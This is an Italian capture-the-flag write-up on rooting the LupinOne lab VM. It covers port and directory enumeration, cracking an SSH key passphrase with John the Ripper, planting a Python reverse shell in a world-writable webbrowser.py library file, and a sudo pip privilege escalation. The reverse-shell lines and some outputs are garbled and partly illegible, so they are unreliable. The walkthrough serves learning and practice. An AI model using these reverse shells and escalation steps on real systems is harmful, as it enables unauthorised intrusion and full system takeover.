

Rapporto

CTF livello medio (LupinOne)

Per prima cosa ho avviato il CTF eseguendo la scansione della subnet per trovare l'indirizzo IP. Ecco lo 192.168.10.4:

```
Currently scanning: Finished! | Screen View: Unique Hosts
```

2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 102


IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.10.1	3e:a6:f6:05:96:64	1	42	Unknown vendor
192.168.10.4	4e:4d:af:f8:6c:6a	1	60	Unknown vendor

Poi ho scansionato tutte le porte aperte. Le porte 22 e 80 sono aperte:

```
(root@kali)-[/home/rinatrustamov]
# nmap -sS -T5 -p- 192.168.10.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-08 19:20 +04
Nmap scan report for 192.168.10.4
Host is up (0.00046s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 4E:4D:AF:F8:6C:6A (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 2.74 seconds
```

Sulla porta 80 è in esecuzione il servizio Apache. Ho usato un comando per conoscerne la versione: 2.4.48. È una vecchia versione, che presenta alcune vulnerabilità note. Ho provato a sfruttarle, ma non ho ottenuto nulla di utile. Quindi ho semplicemente deciso di analizzare la pagina web e cercare directory nascoste:



```
(root@kali)-[/home/rinatrustamov]
# gobuster dir -u http://192.168.10.4/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:                http://192.168.10.4/
[+] Method:             GET
[+] Threads:            10
[+] Wordlist:            /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:          gobuster/3.6
[+] Extensions:        html,txt,php
[+] Timeout:            10s

Starting gobuster in directory enumeration mode


/index.html             (Status: 200) [Size: 333]
/.html                 (Status: 403) [Size: 277]
/image                 (Status: 301) [Size: 312] [→ http://192.168.10.4/image/]
/manual                (Status: 301) [Size: 313] [→ http://192.168.10.4/manual/]
/javascript             (Status: 301) [Size: 317] [→ http://192.168.10.4/javascript/]
/robots.txt            (Status: 200) [Size: 34]
Progress: 10926 / 882244 (1.24%)
```

È stata trovata la directory /robots.txt, che include un suggerimento:




```
192.168.10.4/robots.txt
User-agent: *
Disallow: /~myfiles
```

Visitiamo la pagina web. Mostra un testo che ha visualizzato un errore. In effetti non è un errore:



```
192.168.10.4/~myfiles/
Error 404
```

Error 404



```
<!DOCTYPE html>
<html>
  <head>
  </head>
  <body>
    <h1>Error 404</h1>
  </body>
</html>
<!--Your can do it, keep trying.-->
```

Per prima cosa ho usato di nuovo lo strumento gobuster per cercare directory nascoste in ~my files. Ma non ha trovato nulla, quindi ho deciso di usare lo strumento FFUF per il fuzzing di ~:

```
(root@kali)-[/home/rinatrustamov]
# ffuf -u 'http://192.168.10.4/~FUZZ' -w /usr/share/wordlists/dirb/big.txt -e .php,.txt


Error 404

v2.1.0-dev

:: Method      : GET
:: URL         : http://192.168.10.4/~FUZZ
:: Wordlist     : FUZZ: /usr/share/wordlists/dirb/big.txt
:: Extensions  : .php .txt
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

myfiles      [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 77ms]
secret       [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 34ms]
:: Progress: [61407/61407] :: Job [1/1] :: 784 req/sec :: Duration: [0:01:19] :: Errors: 0 ::
```

Ha trovato una nuova directory - ~secret. Cerchiamola.



C'è un suggerimento. È comprensibile che icex64 sia un utente, può essere usato come nome utente in seguito. Inoltre dice che c'è una chiave privata nascosta. Ora facciamo un fuzz di altre directory nascoste in ~secret:

```
(root@kali)-[/home/rinatrustamov]
# ffuf -u 'http://192.168.10.4/~secret/FUZZ' -u 'http://192.168.10.4/~secret/.FUZZ' -w /usr/share/wordlists/dirb/big.txt -e .php,.txt


Error 404

v2.1.0-dev
```



Qui utilizzo un comando che cerca sia le directory normali che quelle che iniziano con il simbolo "." Trova il file mysecret.txt:

```
httprequest [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 592ms]
mysecret.txt [Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 36ms]
:: Progress: [61410/61410] :: Job [1/1] :: 729 req/sec :: Duration: [0:01:25] :: Errors: 0 ::
```

Ora cerchiamo:



È criptato. Quindi sto usando un webtool che può aiutarmi a identificare il tipo di crittografia e persino a crittografarlo. Per questo sto usando dcode.fr :



La versione decriptata è visualizzata nel webtool. La sto copiando e salvando in un file denominato privatekeyssh.txt. Ho provato a utilizzarlo per entrare come utente icex64:


```
(root@kali)-[/home/rinatrustamov/Desktop]
# ssh -i privatekeyssh.txt icex64@192.168.10.4
Enter passphrase for key 'privatekeyssh.txt':
```

Ma richiede una passphrase per la chiave privata. A questo punto ho chiesto aiuto a ChatGPT, che mi ha consigliato di usare lo strumento John The Ripper. Ma prima di usarlo, devo convertire la chiave privata SSH in un formato che John capisca:

2. **Convert the SSH private key to a format John can understand:** John the Ripper needs the private key in a specific format. You can use the `ssh2john` script to convert the SSH private key to the required format.

```
bash
```

[Copy code](#)

```
python3 /usr/share/john/ssh2john.py /path/to/privatekeyssh.txt > privatekeyssh.hash
```

3. **Crack the passphrase using John the Ripper:** Now, you can use John the Ripper to attempt to crack the passphrase. Use the following command:

```
bash
```

[Copy code](#)

```
john privatekeyssh.hash
```

Ho usato `ssh2john.py` per salvare l'hash leggibile nel file `privatekeyssh.hash`. Poi ho usato John

```
(rinatrustamov@kali)-[~]
$ john privatekeyssh.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd! (??)
1g 0:00:00:01 DONE (2025-01-08 16:24) 0.8333g/s 20.00p/s 20.00c/s 20.00C/s 123456..000000
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Ci è riuscito, la password è `P@55w0rd!`

```
(root@kali)-[/home/rinatrustamov/Desktop] # ssh -i privatekeyssh.txt icex64@192.168.10.4
Enter passphrase for key 'privatekeyssh.txt':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
##### other key for status #####
Welcome to Empire: Lupin One
##### 192.168.10.100/s 20.000/s 20.000/s 20.000/s #####
Last login: Wed Jan  8 09:22:57 2025 from 192.168.10.5
icex64@LupinOne:~$ ls
user.txt
icex64@LupinOne:~$ cat user.txt
```

[illegible]

Sto usando il comando `sudo -l` per identificare quali directory di comandi sono raggiungibili per l'utente `icex64`. Vedo che l'utente `arsene` è raggiungibile. Quindi ci vado per scoprire e trovo alcuni file visibili e nascosti. Ho cercato sia i file `note.txt` che `heist.py`. Includono alcuni suggerimenti.

```

icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~$ cd /home/arsene/
icex64@LupinOne:/home/arsene$ ls
heist.py  note.txt
icex64@LupinOne:/home/arsene$ cat note.txt
Hi my friend Icex64,

Can you please help check if my code is secure to run, I need to use for my next heist.

I dont want to anyone else get inside it, because it can compromise my account and find my secret file.

Only you have access to my program, because I know that your account is secure.

See you on the other side.

Arsene Lupin.
icex64@LupinOne:/home/arsene$ cat heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
icex64@LupinOne:/home/arsene$

```

C'è una funzione scritta import webbrowser. Può essere utile:

```

GNU nano 5.4
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")

```

Ho provato a modificare il file heist.py per creare una shell inversa, ma non ci sono riuscito.

```

[ File 'heist.py' is unwritable ]

```

Ho anche provato a leggere il file .secret, ma non ci sono riuscito. Quindi ho deciso di cercare un file eseguibile e scrivibile da tutti gli utenti. E l'ho trovato. Il nome di questo file corrisponde anche al suggerimento in heist.py:

```

icex64@LupinOne:/home/arsene$ find / -type f -perm 0777 2>/dev/null
/usr/lib/python3.9/webbrowser.py
icex64@LupinOne:/home/arsene$

```

Poiché questo file è scrivibile, posso creare, mettere uno script reverse shell al suo interno e poi eseguirlo. Quindi, per prima cosa, cerco degli script esistenti su Internet e qui ne trovo uno nel sito [web](#):

Posso usare il secondo:

Python

Linux only

IPv4


```
et,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))))  
python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",4242));os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/sh","-i"]);s.close()'>  
socket.SOCK_STREAM);s.connect(("10.0.0.1",4242));subprocess.call(["/bin/sh","-i"]);s.close()'>
```

Posso incollarlo in def open() switch:



```
GNU nano 5.4 webbrowser.py  
It is recommended one does "import webbrowser" and uses webbrowser.open(url)  
# instead of "from webbrowser import *".  
def open(url, new=0, autoraise=True):  
    """Display url using the default browser.  
  
    If possible, open url in a location determined by new.  
    - 0: the same browser window (the default).  
    - 1: a new browser window.  
    - 2: a new browser page ("tab").  
    If possible, autoraise raises the window (the default) or not.  
    """  
  
    import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.10.5",4242));os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/sh","-i"]);s.close()'>
```

Sto creando un listener di porte su un altro terminale, mentre eseguo un comando `sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py`. Crea una shell inversa usando gli script in questi due file:



```
icex64@LupinOne: /usr/lib/python3.9$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py  
Its not yet ready to get in action  
  
rinatorustamov@kali: ~  
$ nc -lvp 4242  
listening on [any] 4242 ...  
192.168.10.4: inverse host lookup failed: Unknown host  
connect to [192.168.10.5] from (UNKNOWN) [192.168.10.4] 42978  
$ whoami  
whoami  
arsene  
$
```

Ora siamo l'utente arsene. Andiamo ora a leggere il file .secret:


```

$ pwd
pwd /home/arsene
$ ls -a
ls -a
.  .bash_history .bashrc .local .profile
.. .bash_logout heist.py note.txt .secret
$ cat .secret
cat .secret
I dont like to forget my password "rQ8EE"UK,eV)weg~*nd-`5:{*"}j7*Q"
$ sudo -l
sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
$

```

Questo file include una password per l'utente arsene. Ora possiamo terminare la sessione ssh corrente e crearne una nuova come utente arsene:

```

(rinatrustamov@kali)-[~]
$ ssh arsene@192.168.10.4

arsene@192.168.10.4's password:
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
#####
Welcome to Empire: Lupin One
#####
Last login: Mon Oct  4 15:02:37 2021 from 192.168.0.169
arsene@LupinOne:~$ ls
heist.py  note.txt
arsene@LupinOne:~$

```

Ora eseguo nuovamente il comando `sudo -l` per cercare le directory raggiungibili disponibili per l'utente arsene:

```

arsene@LupinOne:~$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:~$

```

La directory `/usr/bin/pip` è raggiungibile. Dopo aver cercato su internet una vulnerabilità, ho trovato una pagina web contenente script per l'elevazione dei privilegi come `sudo`:

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
```

Incollo direttamente questo comando sul terminale, poiché è eseguibile:

```
arsene@LupinOne:~$ TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
Processing /tmp/tmp.TXZlgtDbuY
# whoami
root! whitespace CVE-2021-...
#
```

Si compila, si apre una nuova shell. E ora sono root.

[illegible]